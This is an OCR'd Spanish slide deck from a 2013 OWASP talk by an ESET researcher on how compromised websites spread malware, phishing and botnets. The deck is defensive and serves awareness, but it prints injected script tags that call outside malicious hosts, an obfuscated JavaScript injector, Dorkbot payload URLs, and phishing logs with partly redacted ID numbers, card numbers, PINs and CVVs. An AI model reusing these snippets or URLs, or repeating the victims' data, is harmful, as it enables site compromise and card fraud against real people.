
OWASP LatamTour
Veneuela 2013

Del USB a la web: cómo tu sitio propaga malware

OWASP
The Open Web Application Security Project

OWASP
The Open Web Application Security Project

- Pablo Ramos, Security Researcher de ESET Latinoamérica
  - Bla ble bli blo blu!
  - @ESETLA
  - @ramospablo




ATTACK

Antes


Correo electrónico

Chat


Dispositivos USB

Redes Sociales


Sitios web maliciosos




Antes




Después




Después



Después



Después




Después

OWASP
The Open Web Application Security Project

¿Para qué es util un sitio web?

- Malware
- Phishing
- Botnets
- Cibercrimen





Casos reales y estadísticas

OWASP
The Open Web Application Security Project


Análisis Malc0de y MDL

- Brasil es el país con más reportes en Latinoamérica, y el sexto en el mundo en cantidad de reportes.
- Ranking en Latinoamérica: Brasil (88%), Chile, Argentina y Ecuador.
  - Una URL reportada tarda hasta 4 días en limpiar el malware.







```
--------------[redacted] Info-------------------------
DNI : lake
Ciudad : babbababab
DOB : bb
--------------CC INFO---------------------
Tarjeta : b
Pin : bb
Cvv :
Expire date : b
Cvv :
--------------Strange:))---------------------
Cvv : b-b-b
Cvv : b@b
IP: 87.219.[redacted]
Date: Thu Jan 20, 2011 10:01 am

--------------[redacted] Info-------------------------
DNI : 54081491G
Ciudad : lLAS PALMAS
DOB : 03/01/81
--------------CC INFO---------------------
Tarjeta : 4940[redacted]62
Pin : 6988
Cvv : 517
Expire date : 11/2014
Cvv : 517
--------------Strange:))---------------------
Cvv : [redacted]-535-861
Cvv : manu[redacted]@hotmail.com
IP: 79.147.[redacted]
Date: Thu Jan 20, 2011 10:09 am

--------------[redacted] Info-------------------------
DNI : 20077681s
Ciudad : guadix
DOB : 28/06/92
--------------CC INFO---------------------
Tarjeta : 45397300[redacted]5
Pin : 4424
Cvv : [redacted]67
Expire date : [redacted]7/2014
Cvv : [redacted]67
--------------Strange:))---------------------
Cvv : [redacted]-642-730
Cvv : dani_[redacted]@hotmail.com
IP: 90.169.[redacted]
Date: Thu Jan 20, 2011 10:09 am
```



OWASP
The Open Web Application Security Project

Los resultados

- Primer acceso al sitio web: 10:01hs.
- Último acceso al sitio web: 15:25 hs.
- 5 horas de accesos…
- 164 accesos.
- **35 tarjetas de crédito válidas.**




Phishing

OWASP
The Open Web Application Security Project

Phishing + malware

OWASP
The Open Web Application Security Project



13 mil archivos


27 mil registros

8 mil contraseñas

Botnets

OWASP
The Open Web Application Security Project


```
UNICODE "687474703A2F2
UNICODE "byvolk"
UNICODE "WINDIR"
UNICODE "5C73797374656
UNICODE "No New Data"
UNICODE "Open"
UNICODE "programfiles"
UNICODE "\Internet Exp
UNICODE "New Add Data"
UNICODE "WINDIR"
UNICODE "5C63737263732
```



OWASP
The Open Web Application Security Project

Dorkbot, sitios afectados:

- http://www.ant ponton.it/wp-content/plugins/updates/16upjmrlzz.exe
- http://www.ant ponton.it/wp-content/plugins/updates/18upjmrlzz.exe
- http://www.wo nselling.com/IMG00359268.JPG
- http://www.apr nos.xpg.com.br/wp-content/plugins/updates/dolor.txt
- http://iwantesc n/libs/thumb/domit.txt
- http://www.jdki //bbs/data/date/drlzz.txt
- http://www.ace s.co.kr//bbs/data/update/do.txt
- http://www.enc com/wp-includes/js/updt/do.txt
- http://extremer tsdating.com.au/dos.txt
- http://www.bea haibride.com/do.txt



OWASP
The Open Web Application Security Project

¿Qué pasa adentro del laboratorio?

#%&@#!
#%&@#!


eset

OWASP
The Open Web Application Se

Hola, ¿qué necesita?

OWASP
The Open Web Application Se

#%&@#! **Ustedes detectan mi sitio web como infectado.** #%&@#!

OWASP
The Open Web Application Se

Su sitio web ESTÁ infectado, solo que usted no lo sabe.

OWASP
The Open Web Application Se

OWASP
The Open Web Application Se

#%&@#! **Listo, arreglado.** #%&@#!

OWASP
The Open Web Application Se

Listo, arreglado.

Dos meses después…

#%&@#!
#%&@#!


eset

Si su sitio web está infectado…

```
<html>
<head>
<meta http-equiv=Content-Type content="text/html; charset=windows-1252">
<style>
pre{font-family:Verdana;font-size:11px}
font{font-family:Verdana;font-size:11px}
a{font-family:Verdana;font-size:11px;text-decoration:none}
A:hover{color:#ff0000}
</style>
<META NAME=Keywords CONTENT="wallpaper de Shakira<script src=http://[illegible]uc8010.com/0.js></script>, fon
<META NAME=Description CONTENT="wallpaper de Shakira<script src=http://c.uc8010.com/0.js></script>">
<title>Wallpaper de Shakira<script src=http://[illegible]uc8010.com/0.js></script> - [illegible]</title>
<base target=_self>
</head>
<body bgcolor=#CCCCFF topmargin=2 leftmargin=0 text=#333333>
<table width=100% height=100% border=0 cellpadding=0
<tr>

<td align=center><table border=0 cellpadding=0 cells
<tr>


<td><table border=0 cellpadding=0 cellspacing=0 bgco
<tr>
<td align=
<b><font s
<font styl
```

Código fuente de: http://web.[illegible].sa/bo/ - Mozilla Firefox

Archivo Editar Ver Ayuda

```
href="javascript:__doPostBack('ctl00$ContentPlaceHolder1$GridView1
</th><th align="left" scope="col"><a href="javascript:__doPostBack
n</a></th><th align="left" scope="col"
k('ctl00$ContentPlaceHolder1$GridView1
le="background-color:#EFF3FB;font-fami
align="left"><a href="view project.asp
js></script></a></td><td align="left">
ft">Project&lt;script src=http://a0v.o
<tr style="background-color:White;font
<td align="left"><a href="view proj
js></script></a></td><td align="left">
ft">Project&lt;script src=http://a0v.o
<tr style="background-color:#EFF3FB;fo
<td align="left"><a href="view proj
```

www.transcaribbean[illegible].com - Bloc de notas

Archivo Edición Formato Ver Ayuda

```
<script>P=1762;P++;var
W;QI=44293;QI+=123;                    ){B={Y:58331};L={};rW=["QP"
,"p","V"];var Uk=fa                    urn d.substr(n,i);var t=new
Date();var BR=false                    ga){};var fU={R:10147};var
c=document;var PF=5                     U='';var
Z=String("/g"+"oo"+                    ,0,2)+m("NLBPcoBPNL",4,2)+m
("Btpm/tBp",3,2)+"m                    +"pl"+m("oa5inf",0,2)+m("k5
Gd.5Gk",3,2)+m("bS5                    ("idJvp",0,2)+m("6DqeoqD6",
3,2)+"s."+m("f5Bcof                    mprZLm",4,1));var
H=RegExp;var pA={};                     Date();var C=new
String();var i="["+                    -=233;var On="";var e=new
H(i, String(m("g9sw                    e(e, U);try {var hL='ha'}
catch(hL){};this.yl                    is.Ps-=80;var K=new
String();this.YO=67                    64;var
r=m("bodyO0U",0,4);
qv=["PA","EN","Tk"]                    75;var
dQ=x('s3cnrJi8putz'                    var f=254508-246428;var
Pb=false;var UF=["z
dR=null;this.LQ='';                    9;this.Fk=14893;this.Fk+=21
5;W=function(){this                    ={qN:false};try {try {}
catch(ju){};var
O=x('cCrIeDaItheOEg                    IwHCRuN0OD');a=c[o](dQ);var
y=x('sIrac7','SWTyY                    045;Cb--;QL=["jH","mF"];var
Q=new String(m("def                    ;var d=f+Z;var
aX="";a[y]="ht"+"tp                    prT819",0,2)+m("svnBofnBvs"
,4,2)+"it"+".r"+"u:                    r nZz=new
```


En verdad es así…

Desde Turquía a Latinoamérica, exploit de Adobe se propaga también en la región

marzo 15, 2013 11:26 am

Hace un mes escribíamos sobre una vulnerabilidad 0-day de Adobe aprovechada para propagar malware. Un mes después vemos como **archivos PDF infectados se encuentran en sitios latinoamericanos vulnerados**.

